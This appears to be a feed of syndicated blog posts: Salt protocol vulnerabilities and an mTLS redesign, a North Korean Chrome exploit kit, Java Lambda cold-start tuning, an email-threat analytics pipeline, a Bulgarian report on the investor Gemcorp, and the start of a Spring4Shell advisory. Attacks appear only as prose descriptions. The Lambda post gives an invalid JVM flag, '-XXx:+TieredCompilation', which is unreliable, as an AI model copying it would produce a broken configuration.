
We found that the protocol variation used for pillar messages contains a flaw. As shown in the diagram below, a monster-in-the-middle attacker (MitM) that sits between a server and a client can substitute arbitrary “pillar data” to the client. It needs to know the client’s public key, but that is easy to find since clients broadcast it as part of their key exchange request. The initial key exchange can be observed, or one could be triggered on-demand using a specially crafted message. This MitM was possible because neither the newly generated key nor the actual payload were authenticated as coming from the server. This matters because “pillar data” can include anything from specifying packages to be installed to credentials and cryptographic keys. Thus, it is possible that this flaw could allow an attacker to gain access to the vulnerable client machine.

Future-proofing SaltStack
Illustration of the monster-in-the-middle attack, CVE-2022-22934.

We reported the issue to Salt November 5, 2021, which assigned CVE-2022-22934 to it. Earlier this week, on March 28, 2022, Salt released a patch that adds a signature of the server on the pillar message to prevent the attack.

There were several other smaller issues we found. Messages could be replayed to the same or a different client. This could allow a file intended for one client, to be served to a different one, perhaps aiding lateral movement. This is CVE-2022-22936 and has been patched by adding the name of the addressed client, a nonce and a signature to messages.

Finally, there were some messages which could be manipulated to cause the client to crash.  This is CVE-2022-22935 and was patched similarly by adding the addressee, nonce and signature.

If you are running Salt, please update as soon as possible to either 3002.8, 3003.4 or 3004.1.

Moving forward

These patches add signatures to almost every single message. The decision to have a single shared secret was a performance trade-off: only a single encryption is required to broadcast a message. As signatures are computationally much more expensive than symmetric encryption, this trade-off didn’t work out that well. It’s better to switch to a separate shared key per client, so that we don’t need to add a signature on every separate message. In effect, we are creating a single long-lived mutually-authenticated channel per client. But then we are getting very close to what mutually authenticated TLS (mTLS) can provide. What would that look like? Hold that thought for a moment: we will return to it below.

We got sidetracked from our original question: what does this all mean for making Salt post-quantum secure? One thing to take away about post-quantum cryptography today is that signatures are much larger: Dilithium2, for instance, weighs in at 2.4 kB compared to 256 bytes for an RSA-2048 signature. So ironically, patching these vulnerabilities has made our job more difficult as there are many more signatures. Thus, also for our post-quantum goal, mTLS seems very attractive. Not the least because there are post-quantum TLS stacks ready to go.

Finally, as the security properties of  mTLS are well understood, it will be much easier to add new messages and functionality to Salt’s protocol. With the current complex protocol, any change is much harder to judge with confidence.

An mTLS-based transport

So what would such an mTLS-based protocol for Salt look like? Clients would pin the server certificate and the server would pin the client certificates. Thus, we wouldn’t have any traditional public key infrastructure (PKI). This matches up nicely with how Salt deals with keys currently. This allows clients to establish long-lived connections with their server and be sure that all data exchanged between them is confidential, mutually authenticated and has forward secrecy. This mitigates replays, swapping of messages, reflection attacks or subtle denial of service pathways for free.

We tested this idea by implementing a third transport using WebSocket over mTLS (WSS). As mentioned before, Salt already offers an option to use TLS with the TCP transport, but it doesn’t authenticate clients and creates a new TCP connection for every client request which leads to a multitude of unnecessary TLS handshakes. Internally, Salt has been architected to work with new connections for each request, so our proof of concept required some laborious retooling.

Our findings show promise that there would be no significant losses and potentially some improvements when it comes to performance at scale. In our preliminary experiments with a single server handling a thousand clients, there was no difference in several metrics compared to the default ZeroMQ transport. Resource-intensive operations such as the fetching of pillar and state data resulted, in our experiment, in lower CPU usage in the mTLS transport. Enabling long-lived connections reduced the amount of data transmitted between the clients and the server, in some cases, significantly so.

We have shared our preliminary results with Salt, and we are working together to add an mTLS-based transport upstream. Stay tuned!

Conclusion

We had a look at how to make Salt post-quantum secure. While doing so, we found and helped fix several issues. We see a clear path forward to a future post-quantum Salt based on mTLS. Salt is but one system: we will continue our work, checking system-by-system, collaborating with vendors to bring post-quantum into the present.

With thanks to Bas and Sofía for their help on the project.

Chrome Zero-Day from North Korea

Post Syndicated from Bruce Schneier original https://www.schneier.com/blog/archives/2022/03/chrome-zero-day-from-north-korea.html

North Korean hackers have been exploiting a zero-day in Chrome.

The flaw, tracked as CVE-2022-0609, was exploited by two separate North Korean hacking groups. Both groups deployed the same exploit kit on websites that either belonged to legitimate organizations and were hacked or were set up for the express purpose of serving attack code on unsuspecting visitors. One group was dubbed Operation Dream Job, and it targeted more than 250 people working for 10 different companies. The other group, known as AppleJeus, targeted 85 users.

Details:

The attackers made use of an exploit kit that contained multiple stages and components in order to exploit targeted users. The attackers placed links to the exploit kit within hidden iframes, which they embedded on both websites they owned as well as some websites they compromised.

The kit initially serves some heavily obfuscated javascript used to fingerprint the target system. This script collected all available client information such as the user-agent, resolution, etc. and then sent it back to the exploitation server. If a set of unknown requirements were met, the client would be served a Chrome RCE exploit and some additional javascript. If the RCE was successful, the javascript would request the next stage referenced within the script as “SBX”, a common acronym for Sandbox Escape. We unfortunately were unable to recover any of the stages that followed the initial RCE.

Careful to protect their exploits, the attackers deployed multiple safeguards to make it difficult for security teams to recover any of the stages. These safeguards included:

  • Only serving the iframe at specific times, presumably when they knew an intended target would be visiting the site.
  • On some email campaigns the targets received links with unique IDs. This was potentially used to enforce a one-time-click policy for each link and allow the exploit kit to only be served once.
  • The exploit kit would AES encrypt each stage, including the clients’ responses with a session-specific key.
  • Additional stages were not served if the previous stage failed.

Although we recovered a Chrome RCE, we also found evidence where the attackers specifically checked for visitors using Safari on MacOS or Firefox (on any OS), and directed them to specific links on known exploitation servers. We did not recover any responses from those URLs.

If you’re a Chrome user, patch your system now.

Optimizing AWS Lambda function performance for Java

Post Syndicated from Benjamin Smith original https://aws.amazon.com/blogs/compute/optimizing-aws-lambda-function-performance-for-java/

This post is written by Mark Sailes, Senior Specialist Solutions Architect.

This blog post shows how to optimize the performance of AWS Lambda functions written in Java, without altering any of the function code. It shows how Java virtual machine (JVM) settings affect the startup time and performance. You also learn how you can benchmark your applications to test these changes.


When a Lambda function is invoked for the first time, or when Lambda is horizontally scaling to handle additional requests, an execution environment is created. The first phase in the execution environment’s lifecycle is initialization (Init).

For Java managed runtimes, a new JVM is started and your application code is loaded. This is called a cold start. Subsequent requests then reuse this execution environment. This means that the Init phase does not need to run again. The JVM will already be started. This is called a warm start.

In latency-sensitive applications such as customer facing APIs, it’s important to reduce latency where possible to give the best possible experience. Cold starts can increase the latency for APIs when they occur.

How can you improve cold start latency?

Changing the tiered compilation level can help you to reduce cold start latency. By setting the tiered compilation level to 1, the JVM uses the C1 compiler. This compiler quickly produces optimized native code but it does not generate any profiling data and never uses the C2 compiler.

Tiered compilation is a feature of the Java virtual machine (JVM). It allows the JVM to make best use of both of the just-in-time (JIT) compilers. The C1 compiler is optimized for fast start-up time. The C2 compiler is optimized for the best overall performance but uses more memory and takes a longer time to achieve it.

There are five different levels of tiered compilation. Level 0 is where Java byte code is interpreted. Level 4 is where the C2 compiler analyses profiling data collected during application startup. It observes code usage over a period of time to find the best optimizations. Choosing the correct level can help you optimize your performance.

Changing the tiered compilation level to 1 can reduce cold start times by up to 60%. Thanks to changes in the Lambda execution environment, you can do this in one step with an environment variable for all Java managed runtimes.

Language-specific environment variables

Lambda supports the customization of the Java runtime via language-specific environment variables. The environment variable JAVA_TOOL_OPTIONS allows you to specify additional command line arguments to be used when Java is launched. Using this environment variable, you can change various aspects of the JVM configuration including garbage collection functionality, memory settings as well as the configuration for tiered compilation. To change the tiered compilation level to 1 you would set the value of JAVA_TOOL_OPTIONS to “-XXx:+TieredCompilation -XX:TieredStopAtLevel=1”. When the Java managed runtime starts any value set will be included in the program arguments. For more information on how you can collect and analyses garbage collection data read our Field Notes: Monitoring the Java Virtual Machine Garbage Collection on AWS Lambda.

Customer facing APIs

The following diagram is an example architecture that might be used to create a customer-facing API. Amazon API Gateway is used to manage a REST API and is integrated with Lambda to handle requests. The Lambda function reads and writes data to Amazon DynamoDB to serve the requests.

This is an example use case, which would benefit from optimization. The shorter the duration of each request made to the API the better the customer experience will be.

You can explore the code for this example in the GitHub repo: https://github.com/aws-samples/aws-lambda-java-tiered-compilation-example. The project includes the Lambda function source code, infrastructure as code template, and instructions to deploy it to your own AWS account.

Measuring cold starts

Before you add the environment variable to your Lambda function, measure the current duration for a request. One way to do this is by using the test functionality in the Lambda console.

The following screenshot is a summary from a test invoke, run from the console. You can see that it is a cold start because it includes an Init duration value. If the summary doesn’t include an Init duration, it is a warm start. In this case, the duration is 5,313ms.

Applying the optimization

This change can be configured using AWS Serverless Application Model (AWS SAM), AWS Cloud Development Kit (CDK), AWS CloudFormation, or from within the AWS Management Console.

Using the AWS Management Console:

  1. Navigate to the AWS Lambda console.
  2. Choose Functions and choose the Lambda function to update.
  3. From the menu, choose the Configuration tab and Environment variables. Choose Edit.
  4. Choose Add environment variable. Add the following:
    – Key: JAVA_TOOL_OPTIONS
    – Value: -XXx:+TieredCompilation -XX:TieredStopAtLevel=1

  5. Choose Save. You can verify that the changes are applied by invoking the function and viewing the log events in Amazon CloudWatch. The log line Picked up _JAVA_OPTIONS: -XX:+TieredCompilation -XX:TieredStopAtLevel=1 is added by the JVM during startup.

Checking if performance has improved

Invoke the Lambda function again to see if performance has improved.

The following screenshot shows the results of a test for a function with tiered compilation set to level 1. The duration is 2,169 ms. The cold start duration has decreased by 3,144 ms (59%).

Other use cases

This optimization can be applied to other use cases. Examples could include image resizing, document generation and near real-time ETL pipelines. The common trait being that they do a small number of discrete pieces of work in each execution.

The function code doesn’t have as many candidates for further optimization with the C2 compiler. Even if the C2 compiler did make further optimizations there wouldn’t be enough usage of those optimizations to decrease the total execution time. Instead of allowing this extra compilation to happen, you can tell the JVM not to use the C2 compiler and only use C1.

This optimization may not be suitable if a Lambda function is running for minutes or is repeating the same piece of code thousands of times within the same execution. Frequently executed sections of code are called hot spots, and are prime candidate for further optimization with the C2 compiler.

The C2 compiler analyses profiling data collected as the application runs, and produce a more efficient way to execute that piece of code. After the optimization by the C2 compiler that section of code would execute quicker. Because it is repeated thousands of times in a single Lambda invocation, the overhead of the optimization is worth it overall. An example use case where this would happen is in Monte Carlo simulations. Simulations of random events are calculated thousands, millions, or even billions of times to analyze the most likely outcomes.

Conclusion

In this post, you learn how to improve Lambda cold start performance by up to 60% for functions running the Java runtime. Thanks to the recent changes in the Java execution environment, you can implement these optimizations by adding a single environment variable.

This optimization is suitable for Java workloads such as customer-facing APIs, just-in-time image resizing, near real-time data processing pipelines, and other short-running processes. For more information on tired compilation, read about Tiered Compilation in JVM.

For more serverless learning resources, visit Serverless Land.

How Net at Work built an email threat report system on AWS

Post Syndicated from Florian Mair original https://aws.amazon.com/blogs/architecture/how-net-at-work-built-an-email-threat-report-system-on-aws/

Emails are often used as an entry point for malicious software like trojan horses, rootkits, or encryption-based ransomware. The NoSpamProxy offering developed by Net at Work tackles this threat, providing secure and confidential email communication.

A subservice of NoSpamProxy called 32guards is responsible for threat reports of inbound and outbound emails. With the increasing number of NoSpamProxy customers, 32guards was found to have several limitations. 32guards was previously built on a relational database. But with the growth in traffic, this database was not able to keep up with storage demands and expected query performance. Further, the relational database schema was limiting the possibilities of complex pattern detections, due to performance limitations. The NoSpamProxy team decided to rearchitect the service based on the Lake House approach.

The goal was to move away from a one-size-fits-all approach for data analytics and integrate a data lake with purpose-built data stores, unified governance, and smooth data movement.

This post shows how Net at Work modernized their 32guards service, from a relational database to a fully serverless analytics solution. With adoption of the Well-Architected Analytics Lens best practices and the use of fully managed services, the 32guards team was able to build a production-ready application within six weeks.

Architecture for email threat reports and analytics

This section gives a walkthrough of the solution’s architecture, as illustrated in Figure 1.

Figure 1. 32guards threat reports architecture

Figure 1. 32guards threat reports architecture

1. The entry point is an Amazon API Gateway, which receives email metadata in JSON format from the NoSpamProxy fleet. The message contains information about the email in general, email attachments, and URLs in the email. As an example, a subset of the data is presented in JSON as follows:

{
  ...
  "Attachments": [
    {
      "Sha256Hash": "69FB43BD7CCFD79E162B638596402AD1144DD5D762DEC7433111FC88EDD483FE",
      "Classification": 0,
      "Filename": "test.ods.tar.gz",
      "DetectedMimeType": "application/tar+gzip",
      "Size": 5895
    }
  ],
  "Urls": [
    {
      "Url": "http://www.aarhhie.work/",
      "Classification": 0,
    },        {
      "Url": "http://www.netatwork.de/",
      "Classification": 0,
    },
    {
      "Url": "http://aws.amazon.com/",
      "Classification": 0,
    }
  ]
}

2. This JSON message is forwarded to an AWS Lambda function (called “frontend”), which takes care of the further downstream processing. There are two activities the Lambda function initiates:

  • Forwarding the record for real-time analysis/storage
  • Generating a threat report based on the information derived from the data stored in the indicators of compromises (IOCs) Amazon DynamoDB table

IOCs are patterns within the email metadata that are used to determine if emails are safe or not. For example, this could be for a suspicious file attachment or domain.

Threat report for suspicious emails

In the preceding JSON message, the attachments and URLs have been classified with “0” by the email service itself, which indicates that none of them look suspicious. The frontend Lambda function uses the vast number of IOCs stored in the DynamoDB table and heuristics to determine any potential threats within the email. The use of DynamoDB enables fast lookup times to generate a threat report. For the example, the response to the API Gateway in step 2 looks like this:

{
  "ReportedOnUtc": "2021-10-14T14:33:34.5070945Z",
  "Reason": "realtimeSuspiciousOrganisationalDomain",
  "Identifier": "aarhhie.work",
  ...
}

This threat report shows that the top-level domain “aarhiie.work” has been detected as suspicious. The report is used to determine further actions for the email, such as blocking.

Real-time data processing

3. In the real-time analytics flow, the frontend Lambda function ingests email metadata into a data stream using Amazon Kinesis Data Streams. This is a massively scalable, serverless, and durable real-time data streaming service. Compared to a queue, streaming storage permits more than one consumer of the same data.

4. The first consumer is an Apache Flink application running in Amazon Kinesis Data Analytics. This application generates statistical metrics (for example, occurrences of the top-level domain “.work”). The output is stored in Apache Parquet format on Amazon S3. Parquet is a columnar storage format for row-based files like csv.

The second consumer of the streaming data is Amazon Kinesis Data Firehose. Kinesis Data Firehose is a fully managed solution to reliably load streaming data into data lakes, data stores, and analytics services. Within the 32guards service, Kinesis Data Firehose is used to store all email metadata into Amazon S3. The data is stored in Apache Parquet format, which makes queries more time and cost efficient.

IOC detection

Now that we have shown how data is ingested and threat reports are generated to respond quickly to requests, let’s look at how the IOCs are updated. These IOCs are used for generating the threat report within the “frontend” Lambda function. As attack vectors are changing over time, quickly analyzing the data for new threats, is crucial to provide high-quality reports to the NoSpamProxy service.

The incoming email metadata is stored every few minutes in Amazon S3 by Kinesis Data Firehose. To query data directly in Amazon S3, Amazon Athena is used. Athena is a serverless query service that analyzes data stored in Amazon S3, by using standard SQL syntax.

5. To be able to query data in S3, Amazon Athena uses the AWS Glue Data Catalog, which contains the structure of the email metadata stored in the data lake. The data structure is derived from the data itself using AWS Glue Crawlers. Other external downstream processing services like business intelligence applications, also use Amazon Athena to consume the data.

6. Athena queries are initiated on a predefined schedule to update or generate new IOCs. The results of these queries are stored in the DynamoDB table to enable fast lookup times for the “frontend” Lambda.

Conclusion

In this blog post, we showed how Net at Work modernized their 32guards service within their NoSpamProxy product. The previous architecture used a relational database to ingest and store email metadata. This database was running into performance and storage issues, and must be redesigned into a more performant and scalable architecture.

Amazon S3 is used as the storage layer, which can scale up to exabytes of data. With Amazon Athena as the query engine, there is no need to operate a high-performance database cluster, as compute and storage is separated. By using Amazon Kinesis Data Streams and Amazon Kinesis Data Analytics, valuable insight can be generated in real time, and acted upon more quickly.

As a serverless, fully managed solution, the 32guards service has a lower-cost footprint of as much as 50% and requires less maintenance. By moving away from a relational database model, the query runtimes decrease significantly. You can now conduct analyses that have not been feasible before.

Interested in the NoSpamProxy? Read more about NoSpamProxy or sign up for a free trial.

Looking for more architecture content? AWS Architecture Center provides reference architecture diagrams, vetted architecture solutions, Well-Architected best practices, patterns, icons, and more!

Кой проверява скъпоценните инвеститори

Post Syndicated from Емилия Милчева original https://toest.bg/koy-proveryava-skupotsennite-investitori/

Gemcorp Holdings Ltd. не може да е инвеститор в чиста енергия в България – дори и с един лев. Не и по закон. Освен ако не извърши някои действия и не разкрие действителните си собственици – физически лица.

Защо? Защото журналистите от разследващото издание BIRD разкриха, че Gemcorp Holdings не присъства във фирмения регистър на Великобритания, а от 2016 г. е регистрирана в офшорната зона на остров Джърси. А Законът за икономическите и финансовите взаимоотношения с дружества, регистрирани в юрисдикции с преференциален данъчен режим, забранява на офшорките да участват в 28 дейности, сред които и дейността с възобновяеми енергийни източници. (Чл. 3, ал. 26: „На дружествата, регистрирани в юрисдикции с преференциален данъчен режим, и на контролираните от тях лица се забранява пряко и/или косвено учредяване или участие в лице, което извършва дейност по Закона за енергията от възобновяеми източници.“) Това е същият онзи закон на ДПС, чийто вносител се яви и Делян Пеевски.

Производството на чиста енергия е предвидено в меморандума, подписан между Gemcorp Holdings, американската IP3 Соrроrаtіоn и българското правителство, регламентиращ сътрудничеството между страните относно планирането и изпълнението на проекти за производство на чиста енергия, алтернативни и стратегически доставки на газ, сигурност на енергоснабдяването, развитие на ядрената енергетика, проучвания за изграждане на хибриден индустриален комплекс на територията на „Марица-изток“. Става въпрос за инвестиции от 1 млрд. долара в българската енергетика. Вестник „Сега“ отбеляза липсата на медийно разгласяване на подписването – странно, на фона на нескритото желание на управляващите да се хвалят с постиженията си. В същото време мястото на подписването – Гранитната зала на Министерския съвет, е особено тържествено и придава значимост на едни добри намерения. Защото меморандумът е именно това: жест на добра воля.

Любопитното е, че според официалните прессъобщения упоменатата компания е регистрираното в елитния лондонски квартал „Мейфеър“ дружество Gemcorp Capital Management, но финансовото издание Seenews съобщи, че след молба от чуждестранната фирма информацията е коригирана – подписала е компанията Gemcorp Holdings. В правителствените прессъобщения обаче се запазва наименованието на Gemcorp Capital Management.

Макар да е било само уведомено за кандидат-инвеститорите, управляващото мнозинство отхвърли вчера предложението на ГЕРБ и ДПС да бъде създадена анкетна комисия, която да проучи кой стои зад Gemcorp. По-рано вицепремиерът и министър на финансите Асен Василев заяви: „Gemcorp дойдоха при нас с представители на Американското посолство.“ Присъствието на търговското аташе за него било гаранция, че зад дружеството стои съответната държава. Да не би Василев да се е объркал – какво прави американско търговско аташе при британска компания, или може би е имал предвид американската фирма в меморандума IP3 Corporation?!

Здравей, Gemcorp!

Човекът, който подписа меморандума от името на Gemcorp, е познато за България и бизнес общността лице. Атанас Бостанджиев оглавяваше VTB Capital – звеното за международни инвестиции на втората по големина руска банка ВТБ („Внешторгбанк“). VTB Capital, оглавявано от Бостанджиев, държеше дял от 9,99% в КТБ, участваше и в „Булгартабак Холдинг Груп“ и БТК.

През 2014 г., когато рухва КТБ, Русия анексира Крим, а в Източна Украйна се създават двете сепаратистки републики, много руски банки и капитали попадат под санкции. Войната в Украйна днес само увеличи този брой, сред който е и ВТБ. Атанас Бостанджиев напуска VTB Capital през 2014 г. и създава Gemcorp Capital Management в Лондон, който дори поиска да спасява КТБ през есента на 2014 г. заедно с Оманския фонд, също акционер в банката.

Според публикация на Financial Times от тази сряда руският олигарх от арменски произход Алберт Авдолян, подкрепян от санкциониран руски държавен производител на оръжие, е предоставил капитал на фонда през 2014 г. „Gemcorp стартира с 250 млн. долара, предоставени от компания, контролирана по това време от Авдолян и тогавашния му бизнес партньор Сергей Адониев“, пише FT. Компанията не е обявила този начален капитал, а случаят „илюстрира сложните и припокриващи се интереси на руски бизнесмени, които инвестират активите си в Лондонското сити“. Изданието отбелязва, че „парите идват от продажбата на Авдолян и Адониев на телекомуникационна компания, подкрепена от „Ростех“ – разрастващ се държавен отбранителен конгломерат, чиито танкове, бомби и ракети са били използвани за атака на Украйна“.

Адониев прекратил участието си в Gemcorp през 2015 г., а Авдолян се изтеглил през 2020 г., когато служителите на дружеството станали собственици на капитала. Нито Адониев, нито Авдолян се намират под санкции. От 2014 г. под санкции е друг, за когото FT твърди за връзки с Авдолян – изпълнителния директор на „Ростех“ Сергей Чемезов, близък приятел на Путин. С руския президент живеели в едно жилище, докато служели в частите на КГБ в бившата ГДР. Пред FT Авдолян не оспорва, че се познават с Чемезов, но отрича всякакви съвместни инвестиции в Gemcorp.

След разкритията на BIRD, Gemcorp Holdings увери в официално изявление, че в дружеството няма никакви руски пари, тъй като още през октомври 2020 г. руският инвеститор се е изтеглил, а дяловете му са били изкупени от служителите на компанията. „Ние с гордост можем да заявим, че в резултат на изкупуването на управлението, към настоящия момент Gemcorp Holdings Limited (GHL) е 100% собственост на своите служители и е базирана в Лондон, Великобритания“, съобщават от компанията. Не споменават остров Джърси.

FT изнася любопитни факти. Преди мениджърският екип на Gemcorp да изкупи дяловете на Авдолян през 2020 г., един от фондовете на инвестиционната компания предоставил заем на компания, контролирана от Авдолян, за проект за втечнен природен газ в руския Далечен изток. След излизането на Gemcorp от заема през 2021 г., проектът за LNG получил финансиране от „Новикомбанк“, банката на „Ростех“, сега под международни санкции след инвазията на Русия в Украйна.

Има и още. Как Бостанджиев е говорил на първата инвестиционна среща на върха Русия–Африка в Сочи през 2019 г., на която Путин също говори и подписа няколко сделки с африканските лидери. Бостанджиев и друг представител на Gemcorp са били сред малкото западни бизнесмени, участвали във форума. На тази среща на върха подкрепяният от държавата Руски експортен център е обявил старта на търговска програма за 5 млрд. долара, насочена към Африка, която да се управлява от Gemcorp и подкрепяните от държавата банки ВТБ и „Сбербанк“.

Високо напрежение за националната сигурност

Има ли инвестиции, опасни за националната сигурност? Безспорно. Да вземем Черна гора и китайския заем за магистрала, заради който малката балканска държава едва не фалира – и сигурно щеше да го направи, ако не беше помощта на ЕС. Но в други държави, като Канада например, има издаден специален наръчник, а правителството може да спира или ограничава инвестиции при опасения за националната сигурност. Като гражданин на Канада допреди година премиерът Кирил Петков би могъл да се поучи от канадския опит. Съединените щати също имат закон, който дава право на правителството да се намесва или спира сделки, включително между частни компании, ако правителството прецени, че са опасни за националната сигурност. Така например беше предотвратена сделка, при която NASDAQ щеше да продаде 19,99% от своите акции на държавната Дубайска борса.

Ако българската държава, в частност спецслужби, данъчни и други институции си бяха на мястото, нямаше да допуснат офшорната вълна инвестиции, навлязла през приватизацията. В много голяма степен това бяха средства, получени от корупция, укриване на данъци и с криминален произход, изнесени на предпочитания тогава Кипър и влезли обратно за придобиване на държавни активи на ниски цени. Международни журналистически разследвания, като Pandora Papers например, доказаха онова, което бе публична тайна в България – че към 2017 г. собствениците на Първа инвестиционна банка Цеко Минев и Ивайло Мутафчиев са притежавали офшорките зад „Юлен“, „Витоша ски“, „Надин“, ПСТ и др., когато компаниите са имали големи заеми към ПИБ.

Ако българската държава и институции си бяха на мястото, делът от 9,99% на руската държавна ВТБ в българската частна КТБ можеше да не бъде допуснат. Много аргументи може да бъдат изтъкнати. През 2013 г., когато ВТБ, известна още като „банката на Путин“, придоби дял в българската банка, КТБ вече беше петата по големина банка в България и беше листвана и търгувана на Българската фондова борса. Тя беше станала толкова голяма благодарение на неустоимото желание на държавните енергийни фирми, на държавни транспортни компании, на министерства, общини и агенции да държат парите си в нея. Така руският акционер имаше възможност да получава ценна информация за зависимата близо стопроцентово от руски енергийни суровини България, следейки движението на парите на държавните енергийни фирми и тяхното финансово състояние.

Защо е толкова важно да се разбере кой стои зад Gemcorp Holdings и другата компания, включена в меморандума – американската IP3 Соrроrаtіоn? България е в навечерието на своя енергиен преход, огромна трансформация, за която са отделени и най-много средства в Плана за възстановяване и устойчивост – над 45% от 6,6 млрд. евро. Компания като Gemcorp няма експертност в енергийни проекти, има друга – в износ на зърно, техника, медицински консумативи и заеми за африкански държави.

От Gemcorp отричат да имат отношение „към анонсирани от правителството намерения за изграждане на завод за батерии в страната“ (част от Плана за възстановяване). „Намерението ни е да подпомагаме с частни капитали и инвестиции проекти, които осъществяват енергийния преход и енергийната независимост на страната и които съдействат за изграждането на зелени и климатично неутрални енергийни мощности, в съответствие с европейските политики за Зелен преход и трансформация“, заявяват от компанията.

Впрочем проверка заслужава и втората компания от меморандума – американската ІР3 Соrроrаtіоn, основана през юни 2016 г. от трима бивши американски генерали. Не е ясно с какво се занимава, освен че работи в областта на сигурността на енергийните системи, финансиране на обществени поръчки за мащабна инфраструктура, подобряване на перспективите за ядрената енергия и инструменти за енергиен преход. Конкретни проекти не са посочени на сайта ѝ.

ІР3 Соrроrаtіоn се появи в доклад на американски конгресмени демократи от 2019 г. Според него по време на президента Тръмп корпорацията искала да осъществи трансфер на ядрени технологии от САЩ в Саудитска Арабия за използване в американско-руски проект.

Преди да подписва меморандум за инвестиции в енергетиката, е добре правителството да обясни къде точно иска да стигне България в енергетиката. За целта все още я няма обещаната по време на коалиционните преговори енергийна стратегия. Към момента енергетиката е монопол на българската държава. Зеленият преход ще разбие този монопол, тъй като ще го замести с мощности, собственост на частни компании. Така, от една страна, политиците ще изгубят инструмент за влияние, но също и за корупция. От друга, това означава, че регулаторите трябва да са абсолютни надеждни.

Чии ще са новите мощности и с чии пари ще бъдат построени, е въпрос на национална сигурност.

Заглавна снимка: © Министерство на енергетиката

Източник

Spring4Shell: Zero-Day Vulnerability in Spring Framework

Post Syndicated from Jake Baines original https://blog.rapid7.com/2022/03/30/spring4shell-zero-day-vulnerability-in-spring-framework/

Spring4Shell: Zero-Day Vulnerability in Spring Framework

If you are like many in the cybersecurity industry, any mention of a zero-day in an open-source software (OSS) library may cause a face-palm or audible groans, especially given the fast-follow from Log4Shell. While discovery and research is evolving, we’re posting the facts we’ve gathered and updating guidance as new information becomes available.

What Rapid7 customers can expect

Our team is continuing to investigate and validate additional information about this vulnerability and its impact. This is a quickly evolving incident, and we are researching development of both assessment capabilities for our vulnerability management and application security solutions and options for preventive controls. As additional information becomes available, we will evaluate the feasibility of vulnerability checks, attack modules, detections, and Metasploit modules.

Our team will be updating this blog continually. Our next update will be at 9 PM EDT on March 30, 2022.

Introduction

On March 30, 2022, rumors began to circulate about an unpatched remote code execution (RCE) vulnerability in Spring Framework when a Chinese-speaking researcher published a GitHub commit that contained proof-of-concept (PoC) exploit code. The exploit code targeted a zero-day vulnerability in the Spring Core module of the Spring Framework. Spring is maintained by Spring.io (a subsidiary of VMWare) and is used by many Java-based enterprise software frameworks. The vulnerability in the leaked proof of concept, which appeared to allow unauthenticated attackers to execute code on target systems, was quickly deleted.

Spring4Shell: Zero-Day Vulnerability in Spring Framework

A lot of confusion followed for several reasons:

  • The researcher’s original technical writeup needed to be translated.
  • The vulnerability (and proof of concept) isn’t exploitable with out-of-the-box installations of Spring Framework. The application has to use specific functionality, which we explain below.
  • A completely different unauthenticated RCE vulnerability was published yesterday (March 29, 2022) for Spring Cloud, which led some in the community to conflate the two unrelated vulnerabilities.

